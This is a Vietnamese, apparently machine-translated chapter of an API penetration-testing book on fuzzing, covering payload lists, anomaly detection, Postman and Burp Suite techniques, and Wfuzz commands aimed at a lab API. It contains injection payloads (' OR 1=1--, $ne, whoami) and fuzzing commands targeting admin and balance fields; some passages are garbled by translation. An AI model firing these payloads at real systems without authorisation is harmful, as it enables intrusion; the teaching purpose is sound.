Một trong những nguồn tốt nhất để làm mở tải trọng là SecLists (<https://github.com/danielmiessler/SecLists>). SecLists có cả một phần dành riêng cho fuzzing và danh sách từ big-list-of-naughty-strings.txt của nó rất xuất sắc trong việc tạo ra các phản hồi hữu ích. Dự án fuzzdb là một nguồn tốt khác để làm mở các tải trọng (<https://github.com/fuzzdb-project/fuzzdb>). Ngoài ra, Wfuzz có nhiều tải trọng hữu ích (<https://github.com/xmendez/wfuzz>), bao gồm một danh sách tuyệt vời kết hợp một số tải trọng được nhắm mục tiêu trong thư mục tiêm của chúng, được gọi là All_attack.txt.

Ngoài ra, bạn luôn có thể nhanh chóng và dễ dàng tạo danh sách tải trọng làm mờ chung của riêng mình. Trong một tệp văn bản, hãy kết hợp các ký hiệu, số và ký tự để tạo từng tải trọng dưới dạng các mục được phân tách bằng dòng, như sau:

Lưu ý rằng thay vì 40 trường hợp của A hoặc 9, bạn có thể viết tài trọng bao gồm hàng trăm trường hợp. Sử dụng một danh sách nhỏ như thế này làm trọng tài mà có thể gây ra tất cả các loại phản hồi hữu ích và thú vị từ API.

Phát hiện sự bất thường

Khi làm mờ, bạn đang cố gắng khién API hoặc các công nghệ hỗ trợ của nó gửi cho bạn thông tin mà bạn có thể tận dụng trong các cuộc tấn công khác.

Khi tải trọng yêu cầu API được xử lý đúng cách, bạn sẽ nhận được một số loại mã phản hồi HTTP và thông báo cho biết rằng quá trình làm mờ của bạn đã thực hiện

không làm việc. Ví dụ: gửi một yêu cầu với một chuỗi các chữ cái khi các số được mong đợi có thể dẫn đến một phản hồi đơn giản như sau:

```
HTTP/1.1 400 Yêu cầu không hợp lệ
{
    "lỗi": "số bắt buộc"
}
```

Từ phản hồi này, bạn có thể suy luận rằng các nhà phát triển đã định cấu hình API để xử lý đúng các yêu cầu giống như yêu cầu của bạn và chuẩn bị phản hồi phù hợp.

Khi đầu vào không được xử lý đúng cách và gây ra lỗi, máy chủ sẽ thường trả lại lỗi đó trong phản hồi. Ví dụ: nếu bạn đã gửi thông tin đầu vào như '`!@#$%^&*(-_+` tới một điểm cuối xử lý thông tin đó không đúng cách, thì bạn có thể nhận được lỗi như sau:

```
HTTP/1.1 200 OK
--snip--
```

Lỗi SQL: Có lỗi trong cú pháp SQL của bạn.

Phản hồi này ngay lập tức tiết lộ rằng bạn đang tương tác với một API yêu cầu không xử lý đầu vào đúng cách và phần phụ trợ của ứng dụng đang sử dụng cơ sở dữ liệu SQL.

Thông thường, bạn sẽ phân tích hàng trăm hoặc hàng nghìn phản hồi, không chỉ hai hoặc ba. Do đó, bạn cần lọc các câu trả lời của mình để phát hiện sự bất thường. Một cách để làm điều này là hiểu những phản ứng thông thường trông như thế nào. Bạn có thể thiết lập đường cơ sở này bằng cách gửi một tập hợp các yêu cầu dự kiến hoặc, như bạn sẽ thấy sau này trong phòng thí nghiệm, bằng cách gửi các yêu cầu mà bạn dự kiến sẽ thất bại. Sau đó, bạn có thể xem lại kết quả để xem phần lớn chúng có giống nhau không. Ví dụ: nếu bạn đưa ra 100 yêu cầu API và 98 trong số đó dẫn đến mã phản hồi HTTP 200 với kích thước phản hồi tương tự, thì bạn có thể coi những yêu cầu đó là cơ sở của mình. Ngoài ra, hãy kiểm tra một số phản hồi cơ bản để hiểu nội dung của chúng. Khi bạn biết rằng các phản hồi cơ bản đã được xử lý đúng cách, hãy xem lại hai phản hồi bất thường. Chỉ ra đầu vào nào gây ra sự khác biệt, đặc biệt chú ý đến mã phản hồi HTTP, kích thước phản hồi và nội dung của phản hồi.

Trong một số trường hợp, sự khác biệt giữa yêu cầu cơ bản và yêu cầu bất thường sẽ rất nhỏ. Ví dụ: tất cả các mã phản hồi HTTP có thể giống hệt nhau, nhưng một số yêu cầu có thể dẫn đến kích thước phản hồi lớn hơn một vài byte so với phản hồi cơ sở. Khi xuất hiện những khác biệt nhỏ như thế này, hãy sử dụng Trình so sánh của Burp Suite để so sánh song song những khác biệt trong các câu trả lời. Bấm chuột phải vào kết quả mà bạn quan tâm và chọn Gửi tới Bộ so sánh (Phản hồi). Bạn có thể gửi bao nhiêu phản hồi tùy thích tới Trình so sánh, nhưng ít nhất bạn sẽ cần gửi hai phản hồi.

Sau đó di chuyển sang tab So sánh, như trong Hình 9-1.

The screenshot shows the 'Comparer' feature in Burp Suite. It has two main sections: 'Select item 1:' and 'Select item 2:'. Both sections show a table with columns '#', 'Length', and 'Data'. Item 3 (Length 246) contains an OKX response with JSON data. Item 4 (Length 1262) contains a Bad Request response with an HTML error page. To the right of each section are buttons for Paste, Load, Remove, and Clear. Below the sections are 'Compare ...', 'Words', and 'Bytes' buttons.

Hình 9-1: Bộ so sánh của Burp Suite

Chọn hai kết quả bạn muốn so sánh và sử dụng nút So sánh Từ (nằm ở dưới cùng bên phải cửa sổ) để hiển thị so sánh các câu trả lời cạnh nhau (xem Hình 9-2).

The screenshot shows the 'Word compare of #3 and #4 (11 differences)' window. It displays two side-by-side text panes. The left pane (Item 3) shows an OKX response with a 200 OK status and JSON data. The right pane (Item 4) shows a 400 Bad Request response with an HTML error page. A 'Sync views' checkbox is checked at the bottom right. At the bottom left, there are buttons for Key: Modified, Deleted, Added.

Hình 9-2: So sánh hai phản hồi API với Trình so sánh

Một tùy chọn hữu ích nằm ở góc dưới cùng bên phải, được gọi là Ché độ xem đồng bộ hóa, sẽ giúp bạn đồng bộ hóa hai phản hồi. Ché độ xem đồng bộ hóa đặc biệt hữu ích khi bạn đang tìm kiếm sự khác biệt nhỏ trong các câu trả lời lớn, vì nó sẽ tự động làm nổi bật sự khác biệt giữa hai câu trả lời. Các điểm nổi bật cho biết sự khác biệt đã được sửa đổi, xóa hoặc thêm vào.

Fuzzing rộng và sâu

Phần này sẽ giới thiệu cho bạn hai kỹ thuật làm mờ: làm mờ rộng và làm mờ sâu. Fuzzing wide là hành động gửi đầu vào qua tất cả các yêu cầu duy nhất của API nhằm cố gắng khám phá lỗ hổng. Fuzzing deep là hành động kiểm tra kỹ lưỡng một yêu cầu riêng lẻ với nhiều đầu vào khác nhau, thay thế tiêu đề, tham số, chuỗi truy vấn, đường dẫn điểm cuối và phần thân của yêu cầu bằng tải trọng của bạn. Bạn có thể nghĩ về fuzzing rộng như thử nghiệm rộng một dặm nhưng sâu một inch và fuzzing sâu như thử nghiệm rộng một inch nhưng sâu một dặm.

Làm mờ rộng và sâu có thể giúp bạn đánh giá đầy đủ mọi tính năng của các API lớn hơn. Khi bạn hack, bạn sẽ nhanh chóng phát hiện ra rằng các API có thể rất khác nhau về kích thước. Một số API nhất định có thể chỉ có một vài điểm cuối và một số ít yêu cầu duy nhất, vì vậy bạn có thể dễ dàng kiểm tra chúng bằng cách gửi một vài yêu cầu. Tuy nhiên, một API có thể có nhiều điểm cuối và các yêu cầu duy nhất. Ngoài ra, một yêu cầu có thể chứa nhiều tiêu đề và tham số.

Đây là lúc hai kỹ thuật fuzzing phát huy tác dụng. Fuzzing wide được sử dụng tốt nhất để kiểm tra các vấn đề trên tất cả các yêu cầu duy nhất. Thông thường, bạn có thể fuzz rộng để kiểm tra việc quản lý nội dung không phù hợp (thêm vào vấn đề này ở phần sau của chương này), tìm tất cả các phương thức yêu cầu hợp lệ, các sự cố xử lý mã thông báo và các lỗ hổng tiết lộ thông tin khác. Fuzzing deep được sử dụng tốt nhất để kiểm tra nhiều khía cạnh của các yêu cầu riêng lẻ. Hầu hết các phát hiện lỗ hổng khác sẽ được thực hiện bằng cách làm mờ sâu. Trong các chương sau, chúng ta sẽ sử dụng kỹ thuật fuzzing deep để khám phá các loại lỗ hổng khác nhau, bao gồm BOLA, BFLA, injection và gán hàng loạt.

Fuzzing Wide với Postman

Tôi khuyên bạn nên sử dụng Postman để tìm kiếm các lỗ hổng trên API, vì Trình chạy bộ sưu tập của công cụ giúp dễ dàng chạy thử nghiệm đối với tất cả các yêu cầu API. Nếu một API bao gồm 150 yêu cầu duy nhất trên tất cả các điểm cuối, thì bạn có thể đặt một biến thành mục nhập tải trọng mờ và kiểm tra nó trên tất cả 150 yêu cầu. Điều này đặc biệt dễ thực hiện khi bạn đã tạo một bộ sưu tập hoặc đã nhập các yêu cầu API vào Postman. Ví dụ: bạn có thể sử dụng chiến lược này để kiểm tra xem có bất kỳ yêu cầu nào không xử lý được các ký tự "xấu" khác nhau hay không. Gửi một tải trọng duy nhất qua API và kiểm tra các điểm bất thường.

Tạo một môi trường Postman để lưu một tập hợp các biến làm mờ. Điều này cho phép bạn sử dụng liền mạch các biến môi trường từ bộ sưu tập này sang bộ sưu tập tiếp theo. Khi các biến làm mờ được thiết lập, giống như trong Hình 9-3, bạn có thể lưu hoặc cập nhật môi trường.

Ở trên cùng bên phải, chọn môi trường làm mờ rồi sử dụng phím tắt có thể thay đổi {{tên biến}} ở bất cứ nơi nào bạn muốn kiểm tra một giá trị trong một bộ sưu tập nhất định. Trong Hình 9-4, tôi đã thay thế tiêu đề x-access-token bằng biến fuzzing đầu tiên.

MANAGE ENVIRONMENTS

Add Environment

Fuzzing APIs

VARIABLE	INITIAL VALUE ⓘ	CURRENT VALUE ⓘ	...	Persist All	Reset All
<input checked="" type="checkbox"/> fuzz1	' OR 1=1--	' OR 1=1--			
<input checked="" type="checkbox"/> fuzz2	\$ne	\$ne			
<input checked="" type="checkbox"/> fuzz3	\$gt	\$gt			
<input checked="" type="checkbox"/> fuzz4	@!#\$%^&*(())\ \ :<>	@!#\$%^&*(())\ \ :<>			
<input checked="" type="checkbox"/> fuzz5	%00	%00			
<input checked="" type="checkbox"/> fuzz6	☺☻☺☻☺☻	☺☻☺☻☺☻			
<input checked="" type="checkbox"/> fuzz7	漢, さ, X, 亂, A, 亂, 亂, 亂	漢, さ, X, 亂, A, 亂, 亂, 亂			
<input checked="" type="checkbox"/> fuzz8	AAAAAAAAAAAAAA...	AAAAAAAAAAAAAA...			
<input checked="" type="checkbox"/> fuzz9	9999999999999999...	9999999999999999...			
<input checked="" type="checkbox"/> fuzz10	whoami	whoami			
Add a new variable					

Hình 9-3: Tạo các biến mờ trong trình chỉnh sửa môi trường Postman

EDIT COLLECTION

Name

Pixi App API

Description Authorization ● Pre-request Scripts Tests Variables ●

This authorization method will be used for every request in this collection. You can override this by specifying one in the request.

TYPE	Key	Value
API Key	x-access-token	{}{{fuzz1}}
The authorization header will be automatically generated when you send the request. Learn more about authorization	Add to	<input checked="" type="checkbox"/> fuzz1 INITIAL ' OR 1=1-- CURRENT ' OR 1=1-- SCOPE Environment

Hình 9-4: Làm mờ tiêu đề mã thông báo bộ sưu tập

Ngoài ra, bạn có thể thay thế các phần của URL, các tiêu đề khác hoặc bất kỳ biến tùy chỉnh nào bạn đã đặt trong bộ sưu tập. Sau đó, bạn sử dụng Trình chạy bộ sưu tập để kiểm tra mọi yêu cầu trong bộ sưu tập.

Một tính năng hữu ích khác của Postman khi fuzzing rỗng là Tìm và Thay thế, được tìm thấy ở dưới cùng bên trái của Postman. Tìm và Thay thế cho phép bạn tìm kiếm một bộ sưu tập (hoặc tất cả các bộ sưu tập) và thay thế các cụm từ nhất định bằng một

thay thế của sự lựa chọn của bạn. Ví dụ: nếu bạn đang tấn công API Pixi, bạn có thể nhận thấy rằng nhiều tham số giữ chỗ sử dụng các thẻ như <email>, <number>, <string> và <boolean>. Điều này giúp dễ dàng tìm kiếm các giá trị này và thay thế chúng bằng giá trị hợp pháp hoặc một trong các biến làm mờ của bạn, chẳng hạn như {{fuzz1}}.

Tiếp theo, hãy thử tạo một bài kiểm tra đơn giản trong bảng Kiểm tra để giúp bạn phát hiện các điểm bất thường. Chẳng hạn, bạn có thể thiết lập kiểm tra được đề cập trong Chương 4 cho mã trạng thái là 200 trên bộ sưu tập:


```
pm.test("Mã trạng thái là 200", function() {
    pm.response.to.have.status(200);
});
```

Với bài kiểm tra này, Postman sẽ kiểm tra xem các phản hồi có mã trạng thái là 200 hay không và khi phản hồi là 200, nó sẽ vượt qua bài kiểm tra. Bạn có thể dễ dàng tùy chỉnh kiểm tra này bằng cách thay thế 200 bằng mã trạng thái ưa thích của mình.

Có một số cách để khởi chạy Collection Runner. Bạn có thể bấm nút Tổng quan về người chạy, mũi tên bên cạnh bộ sưu tập hoặc nút Chạy cái nút. Như đã đề cập trước đó, bạn sẽ cần phát triển đường cơ sở cho các phản hồi bình thường bằng cách gửi các yêu cầu không có giá trị hoặc giá trị dự kiến đến trường tar get. Một cách dễ dàng để có được đường cơ sở như vậy là bỏ chọn hộp kiểm Giữ giá trị biến. Với tùy chọn này bị tắt, các biến của bạn sẽ không được sử dụng trong lần chạy bộ sưu tập đầu tiên.

Khi chúng tôi chạy bộ sưu tập mẫu này với các giá trị yêu cầu ban đầu, 13 yêu cầu vượt qua bài kiểm tra mã trạng thái của chúng tôi và 5 yêu cầu không đạt. Không có gì bất thường về điều này. 5 lần thử không thành công có thể thiếu tham số hoặc giá trị đầu vào khác hoặc chúng có thể chỉ có mã phản hồi không phải là 200. Nếu chúng tôi không thực hiện các thay đổi bổ sung, kết quả thử nghiệm này có thể hoạt động như một đường cơ sở.

Bây giờ hãy thử làm mờ bộ sưu tập. Đảm bảo môi trường của bạn được thiết lập chính xác, các câu trả lời được lưu để chúng tôi xem xét, Giữ các giá trị thay đổi được kiểm tra và bắt kỳ phản hồi nào tạo mã thông báo mới đều bị vô hiệu hóa (chúng tôi có thể kiểm tra các yêu cầu đó bằng kỹ thuật làm mờ sâu). Trong Hình 9-5, bạn có thể thấy các cài đặt này được áp dụng.



Hình 9-5: Kết quả Postman Collection Runner


Chạy bộ sưu tập và sau đó tìm kiếm các sai lệch so với các phản hồi cơ bản. Đồng thời theo dõi các thay đổi trong hành vi yêu cầu. Ví dụ: khi chúng tôi chạy các yêu cầu sử dụng giá trị Fuzz1('OR 1=1-- -'), Trình chạy bộ sưu tập đã vượt qua ba bài kiểm tra và sau đó không xử lý được bất kỳ yêu cầu bổ sung nào. Đây là dấu hiệu cho thấy ứng dụng web đã gặp sự cố với nỗ lực làm mờ liên quan đến yêu cầu thứ tư. Mặc dù chúng tôi không nhận được phản hồi thú vị, nhưng bản thân hành vi này là dấu hiệu cho thấy bạn có thể đã phát hiện ra lỗ hổng bảo mật.

Khi bạn đã quay vòng qua một lần chạy bộ sưu tập, hãy cập nhật giá trị làm mờ thành biến tiếp theo mà bạn muốn kiểm tra, thực hiện một lần chạy bộ sưu tập khác và so sánh kết quả. Bạn có thể phát hiện một số lỗ hổng bằng cách làm mờ rộng rãi với Postman, chẳng hạn như quản lý tài sản không phù hợp, điểm yếu của tiêm và tiết lộ thông tin khác có thể dẫn đến những phát hiện thú vị hơn. Khi bạn đã sử dụng hết các nỗ lực làm mờ của mình hoặc tìm thấy một phản hồi thú vị, đã đến lúc chuyển hướng thử nghiệm của bạn sang làm mờ sâu.

Fuzzing Deep với Burp Suite

Bạn nên tìm hiểu sâu bất cứ khi nào bạn muốn đi sâu vào các yêu cầu cụ thể. Kỹ thuật này đặc biệt hữu ích để kiểm tra kỹ lưỡng từng yêu cầu API riêng lẻ. Đối với tác vụ này, tôi khuyên bạn nên sử dụng Burp Suite hoặc Wfuzz.

Trong Burp Suite, bạn có thể sử dụng Intruder để làm mờ mọi tiêu đề, tham số, chuỗi truy vấn và đường dẫn điểm cuối, cùng với bất kỳ mục nào có trong phần thân của yêu cầu. Ví dụ: trong một yêu cầu như trong Hình 9-6, được hiển thị trong Postman, với nhiều trường trong phần thân yêu cầu, bạn có thể thực hiện deep fuzz chuyển hàng trăm thậm chí hàng nghìn đầu vào fuzzing vào mỗi giá trị để xem cách API trả lời.



Hình 9-6: Yêu cầu PUT trong Postman

Mặc dù ban đầu bạn có thể tạo các yêu cầu của mình trong Postman, hãy đảm bảo ủy quyền lưu lượng truy cập đến Burp Suite. Bắt đầu Burp Suite, định cấu hình cài đặt proxy Postman, gửi yêu cầu và đảm bảo yêu cầu đó đã bị chặn. Sau đó chuyển tiếp nó tới Intruder. Sử dụng các điểm đánh dấu vị trí tải trọng, chọn giá trị của mọi trường để gửi danh sách tải trọng dưới dạng từng giá trị đó. Một cuộc tấn công bắn tia sẽ luân chuyển một danh sách từ duy nhất qua từng vị trí tấn công. Tải trọng cho một cuộc tấn công làm mờ ban đầu có thể tương tự như danh sách được mô tả trong phần "Chọn trọng tải làm mờ" của chương này.

Truước khi bạn bắt đầu, hãy cân nhắc xem trường của yêu cầu có mong đợi bất kỳ giá trị cụ thể nào không. Ví dụ: hãy xem yêu cầu PUT sau đây, trong đó các thê (< >) gợi ý rằng API được định cấu hình để mong đợi các giá trị nhất định:

```
ĐẶT /api/user/edit_info HTTP/1.1
Máy chủ: 192.168.195.132:8090
Loại nội dung: ứng dụng/json
mã thông báo truy cập x: eyJhbGciOiJIUzI1NiIsInR5cCI...
--snip--
```

```
{
    "người dùng": "$<email>$",
    "vượt qua": "$<chuỗi>$",
    "id": "$<số>$",
    "tên": "$<chuỗi>$",
    "is_admin": "$<boolean>$",
    "account_balance": "$<số>$"
}
```

Khi bạn đang bối rối, việc yêu cầu điều không mong muốn luôn luôn đáng giá. Nếu một trường mong đợi một email, hãy gửi số. Nếu nó mong đợi số, hãy gửi một chuỗi. Nếu nó mong đợi một chuỗi nhỏ, hãy gửi một chuỗi lớn. Nếu nó mong đợi một giá trị Boolean (đúng/sai), hãy gửi bất kỳ giá trị nào khác. Một mẹo hữu ích khác là gửi giá trị dự kiến và bao gồm nỗ lực làm mờ theo giá trị đó. Ví dụ: các trường email khá dễ đoán và các nhà phát triển thường xem xét xác thực đầu vào để đảm bảo rằng bạn đang gửi một email có giao diện hợp lệ. Vì đây là trường hợp, khi bạn làm mờ một trường email, bạn có thể nhận được cùng một phản hồi cho tất cả các nỗ lực của mình: "không phải là một email hợp lệ." Trong trường hợp này, hãy kiểm tra xem điều gì sẽ xảy ra nếu bạn gửi một email có vẻ hợp lệ theo sau là một tải trọng mờ. Điều đó sẽ trông giống như thế này:

```
"người dùng": "hapi@hacker.com$test$"
```

Nếu bạn nhận được phản hồi tương tự ("email không hợp lệ"), có thể đã đến lúc thử tải trọng khác hoặc chuyển sang lĩnh vực khác.

Khi làm mờ sâu, hãy lưu ý xem bạn sẽ gửi bao nhiêu yêu cầu. Một cuộc tấn công bắn tia có chứa danh sách 12 tải trọng trên 6 vị trí tải trọng sẽ dẫn đến tổng số 72 yêu cầu. Đây là một số lượng tương đối nhỏ các yêu cầu.

Khi bạn nhận được kết quả của mình, Burp Suite có một số công cụ giúp phát hiện sự bất thường. Đầu tiên, sắp xếp các yêu cầu theo cột, chẳng hạn như mã trạng thái, độ dài của phản hồi và số yêu cầu, mỗi yêu cầu có thể mang lại thông tin hữu ích. Ngoài ra, Burp Suite Pro cho phép bạn lọc theo cụm từ tìm kiếm.

Nếu bạn nhận thấy một phản hồi thú vị, hãy chọn kết quả và chọn tab phản hồi để phân tích cách nhà cung cấp API phản hồi. Trong Hình 9-7, làm mờ bất kỳ trường nào có trọng tải `{[]}\": '>?..` dẫn đến mã phản hồi HTTP 400 và phản hồi `SyntaxError: Unexpected token in JSON` ở vị trí 32.



Hình 9-7: Kết quả tấn công Burp Suite

Khi bạn gặp một lỗi thú vị như lỗi này, bạn có thể cải thiện trọng tài của bạn để thu hẹp chính xác nguyên nhân gây ra lỗi. Nếu bạn tìm ra biểu tượng chính xác hoặc sự kết hợp của các biểu tượng gây ra sự cố, hãy thử ghép các tải trọng khác với biểu tượng đó để xem liệu bạn có thể nhận được các phản hồi thú vị bổ sung hay không. Chẳng hạn, nếu các phản hồi kết quả chỉ ra lỗi cơ sở dữ liệu, bạn có thể sử dụng tải trọng nhằm mục tiêu các cơ sở dữ liệu đó. Nếu lỗi cho biết hệ điều hành hoặc ngôn ngữ lập trình cụ thể, hãy sử dụng tải trọng nhằm mục tiêu vào nó. Trong trường hợp này, lỗi có liên quan đến một mã thông báo JSON không mong muốn, vì vậy sẽ rất thú vị khi xem cách điểm cuối này xử lý các tải trọng làm mờ JSON và điều gì sẽ xảy ra khi các tải trọng bổ sung được thêm vào.

Làm mờ sâu với Wfuzz

Nếu bạn đang sử dụng Burp Suite CE, Intruder sẽ giới hạn tốc độ bạn có thể gửi yêu cầu, vì vậy, bạn nên sử dụng Wfuzz khi gửi số lượng tải trả phí lớn hơn. Lúc đầu, việc sử dụng Wfuzz để gửi một yêu cầu POST hoặc PUT lớn có thể hơi khó khăn do lượng thông tin bạn cần thêm chính xác vào dòng lệnh. Tuy nhiên, với một số mẹo, bạn sẽ có thể di chuyển qua lại giữa Burp Suite CE và Wfuzz mà không gặp quá nhiều khó khăn.

Một lợi thế của Wfuzz là nó nhanh hơn đáng kể so với Burp Suite, vì vậy chúng tôi có thể tăng kích thước tải trọng của mình. Ví dụ sau sử dụng tải trọng SecLists có tên là big-list-of-naughty-strings.txt, chứa hơn 500 giá trị:

```
$ wfuzz -z tệp,/home/hapihacker/big-list-of-naughty-strings.txt
```

Hãy từng bước xây dựng lệnh Wfuzz của chúng ta. Đầu tiên, để phù hợp với ví dụ Burp Suite được đề cập trong phần trước, chúng tôi sẽ cần bao gồm các tiêu đề Content-Type và x-access-token để nhận kết quả được xác thực từ API. Mỗi tiêu đề được chỉ định với tùy chọn -H và được làm tròn bằng dấu ngoặc kép.

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]"
```

Tiếp theo, lưu ý rằng phương thức yêu cầu là PUT. Bạn có thể chỉ định nó bằng tùy chọn -X . Ngoài ra, để lọc ra các câu trả lời có mã trạng thái là 400, hãy sử dụng tùy chọn --hc 400 :

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]" -p 127.0.0.1:8080:HTTP --hc 400 -X PUT
```

Bây giờ, để làm mờ nội dung yêu cầu bằng Wfuzz, hãy chỉ định nội dung yêu cầu bằng tùy chọn -d và dán phần nội dung đó vào lệnh, được bao quanh bởi dấu ngoặc kép.

Lưu ý rằng Wfuzz thường sẽ xóa dấu ngoặc kép, vì vậy hãy sử dụng dấu gạch chéo ngược để giữ chúng trong phần thân yêu cầu. Như thường lệ, chúng tôi thay thế các tham số mà chúng tôi muốn làm mờ bằng thuật ngữ FUZZ. Cuối cùng, chúng tôi sử dụng -u để chỉ định URL mà chúng tôi đang tấn công:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]" --hc 400 -X PUT -d "{  
    \"người dùng\": \"FUZZ\",  
    \"pass\": \"FUZZ\",  
    \"id\": \"FUZZ\",  
    \"name\": \"FUZZ\",  
    \"is_admin\": \"FUZZ\",  
    \"account_balance\": \"FUZZ\"  
}" -u http://192.168.195.132:8090/api/user/edit_info
```

Đây là một lệnh có kích thước phù hợp với nhiều chỗ để phạm sai lầm. Nếu bạn cần khắc phục sự cố, tôi khuyên bạn nên ủy quyền các yêu cầu cho Burp Suite, điều này sẽ giúp bạn hình dung các yêu cầu bạn đang gửi. Để ủy quyền lưu lượng truy cập trở lại Burp, hãy sử dụng tùy chọn -p proxy với địa chỉ IP của bạn và cổng mà Burp Suite đang chạy:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]" -p 127.0.0.1:8080 --hc 400 -X PUT -d "{  
    \"người dùng\": \"FUZZ\",  
    \"pass\": \"FUZZ\",  
    \"id\": \"FUZZ\",  
    \"name\": \"FUZZ\",  
    \"is_admin\": \"FUZZ\",  
    \"account_balance\": \"FUZZ\"  
}" -u http://192.168.195.132:8090/api/user/edit_info
```

```
\\"name\\": \"FUZZ\",
\\"is_admin\\": \"FUZZ\",
\\"account_balance\\": \"FUZZ\"
}" -u http://192.168.195.132:8090/api/user/edit_info
```

Trong Burp Suite, hãy kiểm tra yêu cầu bị chặn và gửi yêu cầu đó đến Bộ lặp để xem có lỗi chính tả hoặc lỗi nào không. Nếu lệnh Wfuzz của bạn đang hoạt động bình thường, hãy chạy nó và xem lại kết quả, kết quả sẽ giống như sau:

```
*****
* Wfuzz - Ké làm mờ trang web
*****
```

Mục tiêu: http://192.168.195.132:8090/api/user/edit_info

Tổng số yêu cầu: 502

Đóng phản hồi	Từ	ký tự	Khối hàng
000000001: 200	0 L	3 W	39 Ch
không xác định - không xác định - không xác định"			"không xác định - không xác định - không xác định -
000000012: 200	0 L	3 W	39 Ch
ĐÓNG VẤY"			"THẬT - THẬT - THẬT - THẬT - THẬT -
000000017: 200	0 L	3 W	39 Ch
000000010: 302	10 L	63 W	1014 Ch
			"\\ - \\ - \\ - \\ - \\ - \\ - \\"
			"<a href='\\xE2\\x80...'"

Giờ đây, bạn có thể tìm kiếm các điểm bất thường và thực hiện các yêu cầu bổ sung để phân tích những gì bạn đã tìm thấy. Trong trường hợp này, bạn nên xem cách nhà cung cấp API phản hồi với tải trọng gây ra mã phản hồi 302. Sử dụng tải trọng này trong Bộ lặp hoặc Người đưa thư của Burp Suite.

Fuzzing Wide để quản lý tài sản không phù hợp

Các lỗi hỏng quản lý tài sản không phù hợp phát sinh khi một tổ chức để lộ các API đã ngừng hoạt động, trong môi trường thử nghiệm hoặc vẫn đang phát triển. Trong bất kỳ trường hợp nào trong số này, rất có thể API có ít biện pháp bảo vệ hơn so với các đối tác sản xuất được hỗ trợ. Việc quản lý nội dung không phù hợp có thể chỉ ảnh hưởng đến một điểm cuối hoặc yêu cầu duy nhất, do đó, việc kiểm tra rộng rãi để kiểm tra xem việc quản lý nội dung không phù hợp có tồn tại đối với bất kỳ yêu cầu nào trên API hay không thường rất hữu ích.

LƯU Ý giải quyết vấn đề này, cần có thông số kỹ thuật của API hoặc tệp bộ sưu tập sẽ cung cấp các yêu cầu trong Postman. Phần này giả định rằng bạn có sẵn một bộ sưu tập API.

Như đã thảo luận trong Chương 3, bạn có thể tìm thấy các lỗi hỏng quản lý nội dung không phù hợp bằng cách chú ý đến tài liệu API lỗi thời.

Nếu tài liệu API của một tổ chức chưa được cập nhật cùng với các điểm cuối API của tổ chức, tài liệu đó có thể chứa các tham chiếu đến các phần của API không còn được hỗ trợ. Ngoài ra, hãy kiểm tra bất kỳ loại thay đổi nào

hoặc lưu trữ GitHub. Nhật ký thay đổi cho biết điều gì đó dọc theo dòng "lỗi hỏng cấp phép cấp đổi tương ứng bị hỏng đã được giải quyết trong v3" sẽ giúp việc tìm điểm cuối vẫn đang sử dụng v1 hoặc v2 trở nên dễ dàng hơn.

Ngoài việc sử dụng tài liệu, bạn có thể khám phá các lỗi hỏng nội dung không phù hợp thông qua việc sử dụng fuzzing. Một trong những cách tốt nhất để làm điều này là theo dõi các mẫu trong logic kinh doanh và kiểm tra các giả định của bạn. Ví dụ, trong Hình 9-8, bạn có thể thấy rằng biến baseURL được sử dụng trong tất cả các yêu cầu cho bộ sưu tập này là <https://petstore.swagger.io/v2>. Hãy thử thay thế v2 với v1 và sử dụng Postman's Collection Runner.

VARIABLE	INITIAL VALUE
<input checked="" type="checkbox"/> baseUrl	https://petstore.swagger.io/v2
Add a new variable	

Hình 9-8: Chỉnh sửa các biến bộ sưu tập trong Postman

Phiên bản sản xuất của API mẫu là v2, do đó, bạn nên kiểm tra một vài từ khóa, như v1, v3, test, mobile, uat, dev và old, cũng như bất kỳ đường dẫn thú vị nào được phát hiện trong quá trình phân tích hoặc thăm dò thử nghiệm Ngoài ra, một số nhà cung cấp API sẽ cho phép truy cập vào chức năng quản trị bằng cách thêm /internal/ vào đường dẫn trước hoặc sau phiên bản, giống như sau:

```
/api/v2/nội bộ/người dùng
/api/nội bộ/v2/người dùng
```

